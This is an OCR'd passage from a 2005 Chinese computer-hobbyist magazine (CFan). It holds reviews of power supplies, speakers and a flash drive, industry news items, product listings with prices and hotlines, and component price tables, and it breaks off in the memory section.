
这款多彩 DLP 390A 电源采用的就是大叶面散热设计，而且还是超过一般 12cm 电源散热器的 14cm 大叶面散热器，这样的页面设计使多彩 DLP 390A 电源的通风面积比 12cm 散热器电源大了 36％。相应的，同样要满足系统的通风环境，多彩 DLP 390A 电源只需要 2000 多转的低转速就能达到需求，这时，这样的情况下，整款电源的平均噪音低于 23 分贝，相当安静！



右为采用 14cm 散热器的多彩 390A 电源，左为 12cm 散热器电源

其他方面，多彩 DLP 390A 电源的 +3.3V/+5V/+12V 三项重要输出分别为 20A/25A/17A，符合 INTEL 12V 1.3 版规范，提供 4 个 D 型输出和 2 个 SATA 输出，20/24Pin 主板供电兼容 9X5 系列主板 。





同样在测试平台上与航嘉磐石 400 电源的输出做对比，在运行 3Dmark2005 后多彩 DLP 390A 电源电压曲线见上图，磐石电源的电流曲线见下图，结果可见，面对高功率负载，多彩 DLP 390A 电源依然能提供稳定的电流电压输出。CF [CP10]



富士康 FOXPOWER FP-B430ATX 电源

■ CFan 评测室

作为全球最大的电脑配件制造商之一，富士康的产品线一直非常齐全，并在各领域都占有相当不错份额。现在富士康的产品也在用相当大的力度进入零售市场，FOXPOWER 就是富士康电源的品牌。


FP-B430ATX 电源是富士康新推出的一款 ATX 12V 1.3 版电源，标准功率 300W，最大功率 350W，+3.3V/+5V/+12V 三个重要输出的电流分别是 20A/27A/18A，并符合 3C 强制认证标准。


结构上，FOXPOWER FP-B430ATX 电源采用的 12cm 温控蓝色 光散热风扇，可为电源及系统提供足够的散热能力，并且噪音也相当小。在夜里蓝光风扇也是非常漂亮。

输出方面，FP-B430ATX 提供了 20/24PIN 兼容主板电源接口，可用于 9X5 系列主板，一个 4Pin 12V 接口、四个 D 型供电接口、两个 SATA 电源接口和 1 个软驱电源接口。主板电源接口的电源线还特别用黑色的蛇皮网包裹，可以说是既美观又可以有效防止机箱内部的电源线杂乱无章。而提供 2 个 SATA 接口也是对于现在正在逐步普及的 SATA 接口硬盘的良好支持。


在内部用料上，EMI 整流电路、PFC 功率因数校正器等重要配件都是独立安装，两颗 200V 680uF 的电容也保证了 300W 功率的输出。

测试结果上，我们将 FP-B430ATX 电源与航嘉磐石 400 电源同样应用于测试平台进行对比，在运行 3Dmark2005 后 FP-B430ATX 电源电压曲线如上图，磐石电源的电流曲线如图。





可见，尽管我们的测试平台对电源的供电需求非常大，FP-B430ATX 电源还是能提供相当稳定的供电能力。CF [CP11]



金河田 G8310 音箱

■ CFan 评测室

金河田G8310音箱又名"重金属"，是一款时尚型2.1多媒体音箱。外形上，G8310能够第一时间吸引使用者的目光:采用高密度的MDF板材的黑色低音炮搭配银灰色X形倒相孔，再配以红色辅助色，极具视觉冲击力。低音炮则采用6.5英寸口径的重金属磁体的发音单元，外部有一个三角形保护罩，既保护了低音炮的振膜，也使音箱更时尚。在操作方面，作为一款面对时尚一族的新产品，G8310强调简单的操作和连接，音箱的连线非常简单，所有的I/O接口都在低音炮的背面。三个调节旋纽音量、低音、高音及电源开关都安排在了侧面，



大型旋钮的操作也非常方便。另外在G8310的低音炮在侧面还提供一个耳机接口，需要听耳机时方便了很多。



金河田G8310音箱的卫星箱为黑色主色调配以红色装饰物，采用中高音双扬声器分频结构，这相对单扬声器的卫星音箱来说中高频的表现更为优秀。卫星箱输出功率为10W，在同等级卫星箱中算不错的。

听音感上，金河田G8310适合听Rock类大动态感的音乐，这种音乐下音箱的表现力非常到位，力度强烈，这也与这台音箱面向时尚年轻人的定位非常相符。

CF [CP12]

可换壳的闪盘——LEXAR 冰果闪盘


■ CFan 评测室

闪盘技术发展到现在，看起来已经很难做出什么特别吸引人的东西了。不过，前不久，LEXAR公司在国内发布的冰果闪盘倒是吸引了不少人的目光。

LEXAR身为世界著名的闪存制造厂商，一直都没有正式进入中国市场，而"冰果闪盘"就是它在国内正式推出的第一款产品。



冰果闪盘，是LEXAR在2005年CES大展上展出的产品，如图中所见的，并非是三个闪盘，而是同一个闪盘的三个橡胶外壳，分为苹果绿、芒果橙、冰果蓝三种颜色。在购买冰果闪盘的同时，都会得到这三个外壳。从而获得独特的个性展示。



把冰果闪盘打开，就是这样了，使用软质的橡胶材质，既带来了不一样的触感，而且橡胶本身具有良好的防震性能。利用软质橡胶，使得闪盘盖得以和闪盘连为一体，减小了闪盘丢失的可能。



从使用测试来看，冰果闪盘本身的性能在USB 2.0闪盘中应该算是相当出色的，特别是传输率表现非常稳定，即便不考虑独特的造型设计，其本身的表现也是闪盘中的优秀产品。

CF [CP13]

加大培训，微软Office助力个人生产力提升



微软公司宣布，目前全国已有超过12万的用户通过各种渠道享受到了微软提供的Office培训服务，这标志着微软Office产品与服务已形成一套完善的体系，并成为Office对用户承诺及价值的重要组成部分。微软(中国)公司副总经理、信息工作者产品群总监赵　就此表示："给用户带来更多价值是微软长期的承诺。而今天的用户希望真正实现工作与生活的平衡。对此，我们希望用户能够借助Office产品来实现他们这一目的。我们推出了专为中国用户定制的一系列电子、在线及现场培训，目的是与用户一起努力提升个人及团队生产力。我们也很高兴地看到，微软的努力也得到了中国广大用户的认可与欢迎。我们有理由相信，Office System强大的易操作性、方便性、协同工作能力以及完善的Office培训服务将帮助中国的信息工作者实现全新的生活方式。"

微软同时宣布了为企业用户提供的"企业动力计划"。根据该计划，凡是在6月30日以前，购买一定数量的微软Office 2003即可获得相应次数的、由微软授权培训中心提供的免费上门Office培训。现在，中国广大Office用户都可以访问微软Office Experience Web站点(http://www.microsoft.com/china/office/)获得相关工具，还可以通过这一站点，获得有关Office System的全面产品说明、各种文章、使用技巧以及深入的培训材料。

获发改委核准，BenQ品牌手机蓄势待发



2005年5月27日，明基电通信息技术有限公司移动通信终端项目申请报告，获国家发展和改革委员会核准通过，这标志着明基BenQ正式获准生产销售自有品牌基于CDMA、GSM制式网络的手机产品。

身为全球最大的手机ODM厂之一，明基BenQ拥有中国苏州、印度孟买两大软件研发中心以及位于中国台湾和美国圣地亚哥的两大通讯研发中心。不仅如此，在全球布局中还包括中国苏州、中国台湾(桃园)及墨西哥三大制造据点。明基手机年产量达一千六百五十万支，多年来远征海外市场并获得了抢眼的表现。如今获得国内手机市场内销权，更将为BenQ自有品牌的发展和壮大打开又一广阔的天地，并进一步改写国内手机市场竞争格局。

据明基电通董事长李焜耀近日表示，手机产业演变速度飞快，惟有技术能力才是因应环境变迁的关键。明基手机研发团队于2004年底已超过800人规模，其中硕士及博士以上研发人员占76%。此次正式获准进入国内市场后，BenQ将进一步扩大苏州研发中心规模，并计划设立新的研发中心，以期紧紧跟上产业发展的脚步。另据明基中国营销总部副总经理黄汉洲表示，不论机型的推出、新品的设计还是渠道的布建，拿下手机牌照后BenQ都将迅速放开手脚。

MSN中国业务携手九大合作伙伴起航



上海美斯恩网络通讯技术有限公司于5月26日宣布通过与上海文广新闻传媒集团东方宽频传播有限公司等国内九家本土优秀互联网内容、服务提供商的密切合作，正式推出全新MSN门户网站(http://msn.com.cn)和MSN Messenger即时通讯标签服务。同时，MSN将继续深化已有的MSN Messenger即时通讯、MSN Spaces共享空间与MSN Hotmail电子邮箱的用户服务，并即将为中国用户开通MSN Hotmail 电子邮箱250MB的容量空间。这一系列举措标志着MSN在长期战略发展和兑现对中国用户承诺上迈出了重要一步。

上海联和投资有限公司总经理　上海美斯恩网络通讯技术有限公司董事长董叶顺表示："通过引进先进的互联网技术、与9大本土伙伴密切合作，并建立起适合本土国情的管理团队，我们将积极探索中国互联网发展的全新经营模式。MSN在全球拥有许多成功的技术优势和管理经验，而本地合作伙伴和本地化的管理团队加深了我们对于中国用户的理解。我们期待这个合资公司模式为中国互联网的新发展开拓一条新思路。"



麦博 M-111 音箱



M-111 箱体以银灰为主色，辅以天蓝色纱罩，显得简洁清爽。低音炮为木质，内置 4 英寸喇叭，全功能调节按钮前置，方便使用，并有 LED 光带显示工作状态。卫星箱内置 2.5 寸喇叭，箱体为不规则方形，微向后仰，这是典型的恒指向喇叭设计，这种设计更适合于电脑环境的听音。卫星箱下部装设有 V 型防震底座。

M-111 的功率为 17W，频率响应为 30Hz～20KHz，信噪比大于 70dB，典型的为电脑量身定做的桌面音响小系统的设置。

这款音箱还有黑色系列可供选择。

咨询电话:*800-830-5652*

产品价格:*130 元*

东芝 L10 低价笔记本电脑



作为一款 15 英寸低端笔记本电脑，东芝 Satellite L10 采用 Intel Celeron M 360 处理器(Dothan Cerelon 1.4GHz，1MB 二级缓存，400MHz)，内存为 256MB、硬盘容量 40GB、内置 COMBO 刻录光驱、10/100Mbps 网卡，S 端子输出。电池使用时间约 2 小时 45 分钟，整机重量 2.68Kg。整体而言，在考虑成本的同时，Satellite L10 还是提供了不错的性能配置，同时具有较好的便携性。而且 L10 则安装有 Windows XP Home Edition with Service Pack 2 操作系统，相比之下，更显超值。此外，L10 还随机附送了多款超值软件。同时，L10 也支持东芝〝安易通〞的理念，即通过系统的软件组件配合，满足用户安全、容易和互联的使用要求。

咨询电话:*800-810-5556*

产品价格:*6999 元*

挑战 Sonoma 轻薄极限，LG LM60 笔记本



LM60 的纤巧设计不仅打造出 23.4mm、2.1kg 的〝顶级 Model〞身材，更将 LG 笔记本的时尚优势发挥出来。LG 笔记本的时尚不单单是亮银色外观和轻薄设计这么简单，还有对细节的精致追求。同样是银色外观，制造工艺不同效果可能大相径庭，LG LM60 采用双层着色工艺，因而更显华贵气质；无线网络指示器的蓝光设计，磁性机盖开关，也从另一个侧面表达出 LM60 对细微之处的完美要求。除了轻薄时尚优势之外，LM60 在性能方面也毫不逊色，Sonoma 平台的整体架构就是最强有力的保证。Dothan 533 MHz CPU 使数据处理速度得到大幅提高，并且比传输给内存的速度快 33%；Intel 802.11a/b/g 无线网卡和双向六频天线提供适应性更强且更加稳定的无线网络接入；配合 Alviso 新型芯片组，共同构成了 Sonoma 的精髓。

咨询电话:*010-64311188*

产品价格:*14888 元*

技嘉 GO-WC1608B 多能 DVD 刻录机



这款技嘉 GO-WC1608B 是专门为数码相机用户开发的一款 DVD 刻录机，在其前置面板上集成了 MS、CF、SD/MMC、SM 等四种规格的读卡器，极大地方便了数码用户将照片导出。还集成了一个 USB2.0 接口，可以方便使用各种 USB 设备。这些小设计在产品同质化严重的刻录机市场，是可以左右消费者选择的。技嘉 GO-WC1608B 这款设计独特的 DVD 刻录机，在产品的规格上也是绝对是令人叹服！在写入速度上：拥有 16 倍速的 DVD+R/DVD-R 刻录、8 倍速的 DVD+RW 刻录、4 倍速的 DVD-RW 刻录、4 倍速的 DVD+R DL （双层）刻录、48 倍速的 CD-R 刻录、24 倍速的 CD-RW 刻录。在读取速度上：能达到 16 倍速 DVD-ROM 的读取、48 倍速的 CD-ROM 的读取、32 倍速的 CD-RW 读取。

咨询电话:*62102838*

产品价格:*555 元*

爱国者 315 机箱



315 机箱最与众不同的设计是光驱仓，315 机箱采用隐藏式光驱翻门。众所周知，传统的机箱的光驱都采用外露式，光驱的按钮也都露在机箱外侧。而不小心碰到 钮导致光驱停止运行，打开仓门的事是时有发生。再则，经常磕碰也大大缩短了光驱的使用寿命。315 机箱隐藏式光驱完全避免不小心触到 钮或者磕碰光驱等问题的出现。独特的翻门不仅使机箱整体浑然一体，机箱外侧更加干净，而且翻门使用方便，轻轻 一下钮就能打开翻门。

良好的散热性一直是爱国者机箱的显著特征。315 机箱在机箱前后均留有风扇安装位，可加装各种特色风扇。315 机箱使用了优质钢板，结构牢固，同时拆卸方便。后部锁孔专为急需安全的你量身打造。这些机箱可以兼容 AT、ATX、Micro ATX 主板，带有 1 个软驱位、3 个硬盘位，4 个光驱位、以及 7 个后置扩展槽。

咨询电话:*800-810-7666；010-82607776*

产品价格:*339 元*




微星 NX6200-TD128E 白金版显卡

此款 NX6200-TD128E 白金版显卡采用了微星引以为荣的〝招牌红〞PCB 板材，外形与 GF6600 标版完全相同。显卡超大的铜装散热片设计，板上整体布局干净利落，紧凑而明快。显存系统由 4 颗 TSOP 封装的 3.6ns 显存颗粒构成，容量为 128MB，位宽为 64bit。默认的出厂核心和显存频率分别为 300MHz/500MHz。接口方面，NX6200-TD128E 白金版显卡具有 DVI、S-Video 和 VGA 三种端口。微星公司的 NX6200-TD128E 白金超值版同时也完整支持了 Microsofta DirectXa 9.0(Shader Model 3.0)及 OpenGLa，更可以支持 TV-OUT、DVI、HM(硬件监控)以及 HDTV(高画质电视输出)。

咨询电话:*010-82536253/021-52402018 转 225*

产品价格:*1199 元*

顶级圣光使者出台——七彩虹 6800GT-P HQ 显卡



七彩虹不断致力为玩家提供最强悍而顶级的 3D 性能体验，近日为玩家们带来最顶级的高品质显卡天行 6800GT-P HQ 圣光使者。天行 6800GT-P HQ 圣光使者为 PCI-E 接口，采用 NVIDIA P211 公板设计，基于 NV45 核心，16 条超标量流水线架构，搭配了三星 256MB 256bit 2.0ns GDDR3 的显存，核心频率为 350MHz，显存频率为 1GMHz。它支持 HDTV 高清电视输出技术，支持 SLI 双显卡技术，支持七彩虹独立研发的 Samrt VGA2.0 温控技术。

咨询电话:*800-830-5866*

产品价格:*3599 元*



科迪亚 XV915 主板

科迪亚 Intel 915GV 芯片组主板 XV915 采用 3 相电源供电回路设计，每相独立回路使用 4 个 MOS 管。CPU 周边使用了 12 个电容，这种夸张的设计和用料，能使信号过滤更为清晰，足以保证对 Prescott 核心处理器的供电稳定性和超频性，使得电脑运行具有超强的稳定性。CPU 过热保护上，沿用了 QDI 一贯出色的三重保护技术，充分保证 775CPU 免受烧毁之苦。XV915 主板 555 元的普及价格让 LGA775 平台更容易普及。

咨询电话:*010-58711217*

产品价格:*555 元*

九州风神 Snownan IceBerg



九州风神 Snownan IceBerg 是一款全能型散热器产品，它支持 Socket 478、Socket 754/939 和 LGA 775。全面的架构兼容性令它受到各路消费者的青　。九州风神 Snownan IceBerg 的铜底和热管呈红铜色、插入铝 Fin 散热片的银灰色、配以蓝色的罩子，而风扇则大胆采用了白色的外框和红色的扇页，较传统散热器更为〝惊艳〞。三根铜质热管被一个〝工〞字型的压扣和四颗螺丝紧紧锁定在纯铜底坐上，保证铜底与热管充分接触。薄而密的铝 Fin 工艺散热片为九州风神 Snownan IceBerg 提供了巨大有散热面积，热量能够均匀的被吸入并散发。借助一个侧立的静音风扇，铝 Fin 散热片上吸入的热量会被轻风送走。尽管仍采用了风扇主动式散热，但九州风神 2000 ± 10%RPM 已经是一个静音、安全的最佳平衡位置，而 48CFM 的风量足以带走带热片上滞留的热量。包裹铝 Fin 散热片四周的蓝色罩子形成一个风罩，让风扇产生的气流一端进、一端出，充分利用了风力资源。

咨询电话:*010-82896512*

产品价格:*198 元*




多彩能源之星系列之 DLP—550S 电源

多彩 550S 黑色的镀黑镍外壳防磁且耐高温，智能温控调速系统能敏锐感知温度的变化，从而调整风扇的运转速度；电源背面蜂离式出风口设计，可使得大量气流流出，加速了电源内部气流的对流，快速有效地降低电源内部的温度。尤其配备了直径达 12CM 的大风扇轻松导热。进一步清理电源——智能温控系统监控下的呼吸通道，提供的近 100CFM 的巨大风量把炎夏高速超频带来的高热量一排而尽。所以把多彩 550S 称之为会呼吸的电源一点也不为过。

咨询电话:*800-810-7666*

产品价格:*299 元*


CF [CP15]



■本栏目的行情报价由《电脑爱好者》编辑部提供。
本期行情报价截止到2005年6月1日，此价格为市场采集，且经常波动仅供参考。(单位:元)

CPU

关注之星



Intel 赛扬D 325

点评:主频2.53GHz，533MHz FSB，L2为256KB。低廉的价格和强大的超频潜力使它成为了一款性价比极高的超值产品，需要超频的用户记住使用一个优质散热器。

Intel		AMD	
型号	平均价	型号	平均价
Intel P4 2.8GE 盒	1400	AMD Athlon64 2800+ 盒	965
Intel P4 3.0GE 盒	1455	AMD Athlon64 3000+ 盒	1190
Intel P4 3.2GC 盒	1800	AMD Athlon64 3000+ 盒 939针	1300
Intel P4 3.2GE 盒	1670	AMD Athlon64 3000+(E3) 盒 939针	1380
Intel P4 520 盒	1320	AMD Athlon64 3200+ 盒 939针	1560
Intel P4 530 盒	1500	AMD Sempron 2600+ 盒	570
Intel P4 560 盒	2550	AMD Sempron 2800+ 754针	720
Intel P4 660 64位	4300	AMD Sempron 3000+ 盒	850

市场动态 近期一些高频CPU突然出现50元左右的涨幅，让用户有些手足无措，不过这只是双核心CPU上市前的小波澜，大部分CPU价格还是相对稳定。

主板

关注之星



华硕P5GDC-V Deluxe

点评:采用915G芯片组，支持DDR2/DDR两种内存，自带的显示核心能让用户提前过渡到PCIE平台。在我们测试平台上运行也非常稳定，值得推荐。

Intel		AMD	
型号	平均价	型号	平均价
华硕 P5GDC-V Deluxe	1450	华硕 A8N-E Premium	1399
微星 915PL Neo-V	899	微星 K8N Neo2-FX	799
技嘉 8I865P-G	630	技嘉 K8NSC-939	799
富士康 915PL7AE-8S	920	磐正 EP-9NDA3J	999
磐正 EP-5PLAI	599	捷波 Odin K8T7P+	787
捷波 J-865PAP	619	富士康 NF3250K8AA-RS	699
升技 AS8-V	830	升技 AN8	1399
昂达 865PEN	599	昂达 热力狂 NF4	899

市场动态 随着PCIE主板的大量推出，AGP与PCIE的过渡正进入重要时期，另外一线厂商已经推出了支持双核处理器的945/955主板，不过售价高昂，与普通用户关系不大。

显示器

关注之星



飞利浦 190S6

点评:飞利浦190S6显示器，这属于飞利浦S系列第六代19英寸显示器，经过《电脑爱好者》开放测试平台长时间开机使用，也证明了产品质量非常过硬。

CRT		LCD	
型号	平均价	型号	平均价
飞利浦 107S6	915	飞利浦 190S6	3300
三星 793MB+	1060	三星 713N	2550
LG T730BH+ (银)	1108	AOC 191V	2690
美格 770AH	1099	现代 X17	2399
美格 888FTⅡ	1499	LG 1730P	2788

市场动态 19英寸LCD的大幅度降价大大刺激了大屏幕显示器的消费市场，显示器大屏幕时代有望的LCD时代达到。

品牌台式机

关注之星



方正鼠米 C100

点评：方正鼠米C100电脑外观超可爱，一眼看去给人世上亲和的感觉，放在家里很容易和整体环境融合在一起，适合作为居室电脑。

型号	平均价
联想 天骄 A6020X 家用\Pentium 4 515\2.93GHz \256MB\160GB\17′LCD	9700
联想 开天 S4600 商用\Pentium 4 515 2.93 GHz \256MB\80GB\COMBO\17′ CRT	7100
联想 锋行 K6020A 家用\Athlon 64 3000+\256MB\80GB\COMBO\17′ LCD	6999
联想 家悦 C3070A 家用\Athlon 64 2800+\256MB\80GB\DVD-ROM\液晶\17′ LCD	6300
方正 卓越K100 (3000)家用\Pentium 4-E 3.0 GHz \256MB\80GB\COMBO\17′ CRT	6399
方正 鼠米 C100 (2010)家用\Pentium 4 530 3.0 GHz \512MB\160\COMBO\15′ LCD	9999
方正 商 N260 商用\Pentium 4 HT 3.0 GHz \256MB\80GB\CD-ROM\15′CRT	4660
清华同方 真爱 T8060 家用\Celeron D 335 2.8 GHz \256MB\80GB\DVD-ROM\17′ CRT	4999
清华同方 真爱 E7880 家用\Pentium 4 530 3.0 GHz \256MB\80GB\DVD-ROM\17′ CRT	5999
DELL Dimension 4700 商用\Pentium 4 520 2.8 GHz\512MB\80GB\DVD-ROM\17′ CRT	5550
DELL Dimension 2400n 商用\Pentium 4 2.6 GHz \256MB\80GB\CD-ROM\17′LCD	5600
DELL Optiplex 170L 商用\Pentium 4 2.8 GHz \512MB\80GB\DVD刻录机\17′CRT	6200
HP pavilion w5027cn 家用\Pentium 4 515 2.93 GHz \512MB\160GB\COMBO\17′ LCD	8999
HP pavilion u1020cl 家用\Celeron D 335 2.8 GHz \256MB\80GB\DVD-ROM\17′CRT	4988
HP pavilion a1056cl 家用\Athlon 64 3200+\256MB\80GB\COMBO\17′ CRT	5988
TCL SHE 3216-3 家用\Celeron D 330 2.66 GHz \256MB\80GB\COMBO\17′ LCD	6198
TCL 锐翔 K3669 家用\Celeron D 330 2.66 GHz \256MB\80GB\DVD-ROM\17′ LCD	4198
TCL SHE 5216-2 家用\Pentium 4 515 2.93 GHz \256MB\80GB\COMBO\17′ LCD	7198
TCL 锐翔 K5520 家用\Pentium 4 515 2.93 GHz \256MB\80GB\DVD-ROM\17′ 'CRT	5198
TCL 海盗 6600 家用\Pentium 4 530 3.0 GHz \512MB\160GB\DVD-ROM\19′ CRT	7198

市场动态 媒体中心、注重健康、宽屏影院……品牌机厂商提出的应用概念已越来越多，配合以完善的售后服务，使品牌机越来越具有竞争力。

笔记本

关注之星



SONYVGN-T26C/T

点评:外观非常时尚小巧，并且光驱内置，适合时尚人士选择。

型号	平均价
联想 旭日160 Pentium-M 725\256MB\40GB\COMBO\12.1′ \光驱内置\1.8kg	10399
联想 天逸S180 Pentium-M 715\256MB\30G\COMBO\12.1′ \光驱内置\1.85kg	11968
联想 昭阳 S620Pentium-M 725\512MB\60GB\COMBO\12.1′ \全外置\1.6kg	12888
方正 颐和 E400 Pentium-M 725\256MB\60GB\COMBO\14.1′ \光驱内置\2.35kg	8880
方正 佳和 H150 Celeron-M 1.3G\256MB\60GB\无\12.1′ \全外置\1.8kg	5600
清华同方 超锐F5600 Celeron-M 350 1.3 GHz \256MB\40GB\DVD-ROM\14.1′\光驱内置\2.1kg	5999
清华同方 灵迅 M210 Celeron-M 360 1.4 GHz \256MB\40GB\DVD-ROM\12.1′\光驱内置\2.1kg	7999
DELL INSPIRON 9300 Pentium-M 750\1.8G\512MB\80GB\COMBO\17′\光驱内置\3.56kg	17999
DELL LATITUDE D610U Pentium-M 730 1.6 GHz \256MB\30G\COMBO\14.1′\光软互换\2.12kg	10500
HP NX9040 Pentium-M 725 1.6 GHz \256MB\40GB\DVD-ROM\15′\光驱内置\2.9kg	9800
HP NC4010Pentium-M 1.6 GHz \256MB\40GB\无\12.1′ \全外置\1.58kg	12300
TCL T10Pentium-M 725 1.6 GHz \256MB\40GB\COMBO\12.1′ \光驱内置\2kg	9699
TCL B10Pentium-M 718 1.3 GHz \256MB\40GB\COMBO\14.1′ \光驱内置\2.6kg	7299
TCL X200Celeron-M 1.3 GHz \256MB\40GB\COMBO\12.1′ \光驱内置\1.75kg	9999
华硕 M5215C-DR Celeron-M 340 1.5 GHz \256MB\40GB\COMBO\12.1′\光驱内置\1.55kg	11800
华硕 M6B17ANe-DU Pentium-M 735 1.7 GHz \512MB\80GB\DVD-Dual\15.4′\光软互换\2.6kg	19500
华硕 S300NPentium-M 1.0 GHz \256MB\60GB\COMBO\8.9′ \光驱内置\1.28kg	15800
BenQ JoybooK S52Pentium-M 730 1.6 GHz \256MB\60GB\DVD±RW\13′\光驱内置\1.9kg	14800
BenQ Joybook 2100ECeleron-M 350 1.3 GHz \256MB\40GB\COMBO\14.1′\光驱内置\2.7kg	7000
BenQ JoybooK A82Pentium-M 740 1.73 GHz \512MB\80GB\DVD-Dual\15.4′\光驱内置\2.63kg	15800
SONY VGN-T26C/S Pentium-M 733 1.1 GHz \256MB\40GB\COMBO\10.6′\光驱内置\1.38kg	15888
SONY VGN-U8C Celeron-M 353 900MHz\256MB\20G\DVD±RW\5.0′\全外置\0.55kg	14888
IBM ThinkPad R50e Pentium-M 725 1.6 GHz \256MB\40GB\DVD-ROM\14.1′\光驱内置\2.7kg	10500
IBM ThinkPad T43 266844C Pentium-M 750 1.8 GHz \512MB\40GB\COMBO\14.1′\光软互换\2.1kg	21800

市场动态 宽屏逐渐成为主流，低超低价的本本也很受关注，特别是新蓝电脑推出的SONOMA平台笔记本售价仅6999元必会大大刺激SONOMA平台笔记本的价格战。

硬盘

关注之星



西部数据 WD 猛禽 73GB

点评:西部数据 WD 猛禽73GB硬盘依靠高达10000转的速度得到了非常高效的传输率,在《电脑爱好者》开放测试平台运行也非常稳定,值得发烧友选择。

IDE		SATA	
型号	平均价	型号	平均价
希捷 160GB/酷鱼7200.7 Plus/8MB	690	希捷 80GB/酷鱼7200.7/SATA/2MB	485
希捷 120GB/酷鱼7200.7 Plus/8MB	665	希捷 160GB/酷鱼7200.7/8MB/NCQ	755
Maxtor 160GB/DiamondMax Plus 9/8MB	770	Maxtor 160GB/DiamondMax Plus 9/SATA	790
Maxtor 80GB/DiamondMax Plus 9/8MB	570	Maxtor 80GB/DiamondMax Plus 9/SATA	580
Maxtor 160GB/DiamondMax Plus 9/2MB	750	西部数据 WD1200JD	760
西部数据 WD800BB/盒	485	西部数据 WD 猛禽73GB/8MB	1900
西部数据 WD1600JB/盒	755	三星 SP1614C(160GB)	890
三星 SP2014N (200GB)	990	三星 SP0812C(80GB)	610

市场动态 硬盘价格已经稳定较长时间,相信随着希捷新一代7200.8系列硬盘的上市,大容量硬盘的价格会出现一些波动。

数码相机

关注之星



富士 F10

点评:富士 F10 600万象素,2.5英寸液晶屏,USB2.0接口,支持AV,ISO感光度可达1600,支持防抖,长时连拍可达40张,电池持久。

型号	平均价	型号	平均价
佳能 PowerShot A510	1800	柯尼卡美能达 DiMAGE Z5	4000
佳能 Digital Ixus 30	2100	柯尼卡美能达 DiMAGE G500	2500
佳能 PowerShot A95	2700	柯尼卡美能达 DiMAGE Xg	2600
佳能 PowerShot S70	4350	富士 FinePix F10	2950
尼康 coolpix4600	1899	富士 FinePix E500	2000
尼康 coolpix7900	3400	富士 FinePix F810	3900
尼康 coolpix S1	4000	富士 FinePix A340	1850
尼康 D70S	5600	索尼 DSC-P100	2700
柯尼卡美能达 DiMAGE Z20	2900	索尼 DSC-P73	1520

市场动态 数码相机的两极化趋势已越来越明显,一方面,易用的傻瓜型数码相机深得普通用户喜爱,另一方面,佳能尼康的低端单反数码相机的大幅降价已使传统高端消费类数码相机的市场明显缩小。

显卡

关注之星



XFX哮天狼6600

点评:全公板设计,性能和稳定性都不错,性价比相当高,是千元级显卡的又一选择。

ATi		nVIDIA	
型号	平均价	型号	平均价
华硕 Extreme AX300SE-X/TD (128M)	599	华硕 Extreme N6600 TOP/TD (128M)	1338
微星 RX9550-TD256	580	微星 NX6200-TD128 白金版	999
技嘉 GV-RX700M2DPU	1290	技嘉 GV-NX66TG2DPU	1600
技嘉 GV-R955V2D	499	铭瑄 极光6200钻石版	999
铭瑄 狂镭X800PRO钻石版	2199	XFX GeForce 6600 PCI-E/128MB/128bit	999
昂达 雷 9955 (256MB)	599	XFX GeForce 6200 TC PCI-E/16MB	499
艾尔莎 幻雷者X30	999	艾尔莎 影雷者 620	899
七彩虹 镭风9550 CF黄金版 (128MB)	530	七彩虹 天行6600 HQ圣光使者(128MB)	999

市场动态 面对不到千元的ATi X700,不少nVIDIA GeForce6600显卡也用降价的手段近身肉搏,另外,GeForce6200等PCIE低价显卡也降级不少,PCIE与AGP的成本差别正在消除。

MP3/U盘

关注之星



CREATIVE MuVo V200

点评:外观清新时尚,采用独特的分体式设计。蓝色屏幕,带FM功能。音质十分出众。

MP3		U盘	
型号	平均价	型号	平均价
CREATIVE Rhomba NX (128M)	799	aiao U盘 (256MB)	185
CREATIVE MuVo V200 (256M)	899	爱国者 名片型 (256MB)	590
爱国者 E139 (128M)	499	纽曼 金箍棒 (USB2.0 128MB)	175
爱国者 月光宝盒F820 (512MB)	1799	纽曼 V11 (USB2.0 256MB)	358
苹果 iPOD mini (6G)	2490	奥美嘉 TFB (128MB)	199
苹果 iPod shuffle (512M)	990	奥美嘉 AFP-优笔 (128MB)	290
昂达 VX909 (128M)	740	朗科 超稳高速型 (U200-256)	380

市场动态 如同当初彩屏手机替代黑白手机,现在彩屏、多功能MP3也开始替代普通型MP3播放器了

音箱

关注之星



漫步者 2000v

点评:作为一款高档2.0音箱,音质出色,经过测试平台 箱之后音色更盛,适用于要求高音质的用户。

型号	平均价	型号	平均价
漫步者 2000V	1400	多彩 S2131	145
漫步者 e2200	310	多彩 DLS2137	280
轻骑兵 C6600	350	金河田 JHT-328	300
轻骑兵 X360	278	金河田 JHT-335	120
CREATIVE SBS 2.1 350 VALUE	155	麦博 M300D	120
CREATIVE PCWorks LX520	500	麦博 高FC370	328
三诺 A-21DW	180	冲击波 SW-5102	420
三诺 A-21X	348	冲击波 SW-2107	185

市场动态 今年不少专做OEM的音箱厂大量进入零售市场,使音箱市场的整体品质提高不少,不过音箱市场产品丰富的同时还是鱼龙混杂,建议购买时还是选择比较大的品牌。

内存

关注之星



Kingston 512MB(PC-3200/DDR400)

